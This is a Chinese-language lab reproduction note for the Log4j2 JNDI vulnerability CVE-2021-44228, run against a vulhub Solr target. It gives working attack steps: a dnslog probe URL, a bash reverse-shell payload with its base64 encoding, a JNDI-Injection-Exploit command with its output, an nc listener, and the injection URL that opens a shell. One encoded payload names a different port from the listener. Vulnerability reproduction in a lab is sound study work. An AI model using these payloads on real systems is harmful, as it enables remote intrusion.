log4j2CVE-2021-44228 复现笔记

前言：

Apache Log4j 2 是对 Log4j 的升级，它比其前身 Log4j 1.x 提供了显着改进，并提供了 Logback 中可用的许多改进，同时修复了 Logback 架构中的一些固有问题。

2021 年 12 月，在 Apache Log4j2 中发现了一个 0-day 漏洞。Log4j 的 JNDI 支持并没有限制可以解析的名称。一些协议像 rmi:和 ldap:是不安全的或者可以允许远程代码执行。


受影响版本：

Apache Log4j 2.x <= 2.14.1

正文：

环境搭建：


依托 vulhub 靶场搭建环境，漏洞启动目录：
/vulhub-master/log4j/CVE-2021-44228
启动命令：
docker-compose up -d
启动成功后访问地址：http://192.168.0.110:8983/solr/#/
IP 换成你自己的靶机 IP 即可
搭建效果：



漏洞复现：

首先我们需要准备一台 kali
工具用到的是大佬开发的 exp
https://github.com/bkfish/Apache-Log4j-Learning/
这里我们直接下载到 kali 中也可以，工具具体目录在文件中的 tools 目录下
我们直接开始演示
先利用 dnslog 生成一个用于接收回参的网址

然后我们对目标网站进行测试，访问网址：
http://192.168.0.110:8983/solr/admin/cores?action=${jndi:ldap://4wuy7v.dnslog.cn}
同样是换成你自己的 IP 和生成的 dnslog 值即可



我们等十秒点击第一个箭头处的刷新就可以看到回显，ok 这里可以利用
我们继续下一步，进行 nc 的反弹 shell
首先到 kali 中打开我们事先准备好的 exp
解压后到 tools 目录下
构造 payload：
bash -i >& /dev/tcp/192.168.0.106/6969 0>&1

这里 IP 是 kali 的 IP，端口是你等会 nc 监听的端口
然后我们将这个加密为 base64

```
bash -i >& /dev/tcp/192.168.0.106/6969 0>&1
```

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzY5NjkgMD4mMQ==
```


直接使用工具
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzEyMzUgMD4mMQ==}|{base64,-d}|{bash,-i}" -A 192.168.0.106
这里红色处就是你加密之后的值，最后面的 IP 还是 kali 的 IP，回车启动

```
┌──(root㉿bai)-[~/gongju/log4j2/Apache-Log4j-Learning-main/tools]
└─# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C bash -c "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8
xOTIuMTY4LjAuMTA2LzY5NjkgMD4mMQ==}|{base64,-d}|{bash,-i}" -A 192.168.0.106
[ADDRESS] >> 192.168.0.106
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTA2LzY5NjkgMD4mMQ==}|{base64,-d}|{b
ash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.0.106:1099/sm0syp
ldap://192.168.0.106:1389/sm0syp
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.0.106:1099/ouk2al
ldap://192.168.0.106:1389/ouk2al
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+
 in classpath):
rmi://192.168.0.106:1099/wxxsve
```


这里会生成两个协议各一个执行命令，这两个协议在 log4j2 中都有执行权限
我们使用第一个，再次构造一个 payload
${jndi:rmi://192.168.0.106:1099/sm0syp}
到 kali 中开启 nc
nc -lvvp 6969

```
┌──(root㉿bai)-[~]
└─# nc -lvvp 6969
listening on [any] 6969 ...
```

然后我们将这个 payload 插入到 action 的后面
http://192.168.0.110:8983/solr/admin/cores?action=${jndi:rmi://192.168.0.106:1099/sm0syp}
回车直接访问



再次回到 kali 中我们可以看到 nc 成功反弹 shell



交流群：70844080
公众号：白安全组
作者：【白】

参考文章：

https://blog.csdn.net/m0_56773673/article/details/122300927?ops_request_misc=%257B%2522request%255Fid%2522%253A%252216523633321678148378206 9%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fall.%2522%257D&request_id=165236333216781483782069&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~first_rank_ecpm_v1~rank_v31_ecpm-5-122300927-null-null.142^v9^control,157^v4^control&utm_term=vukhub%E9%9D%B6%E5%9C%BAlog4j2%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0&spm=1018.2226.3001.4187
https://blog.csdn.net/weixin_43795682/article/details/123557217?ops_request_misc=&request_id=&biz_id=102&utm_term=vukhub%E9%9D%B6%E5%9C%BAlog4j2%E6%BC%8F%E6%B4%9E%E5%A4%8D%E7%8E%B0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~sobaiduweb~default-3-123557217.142^v9^control,157^v4^control&spm=1018.2226.3001.4187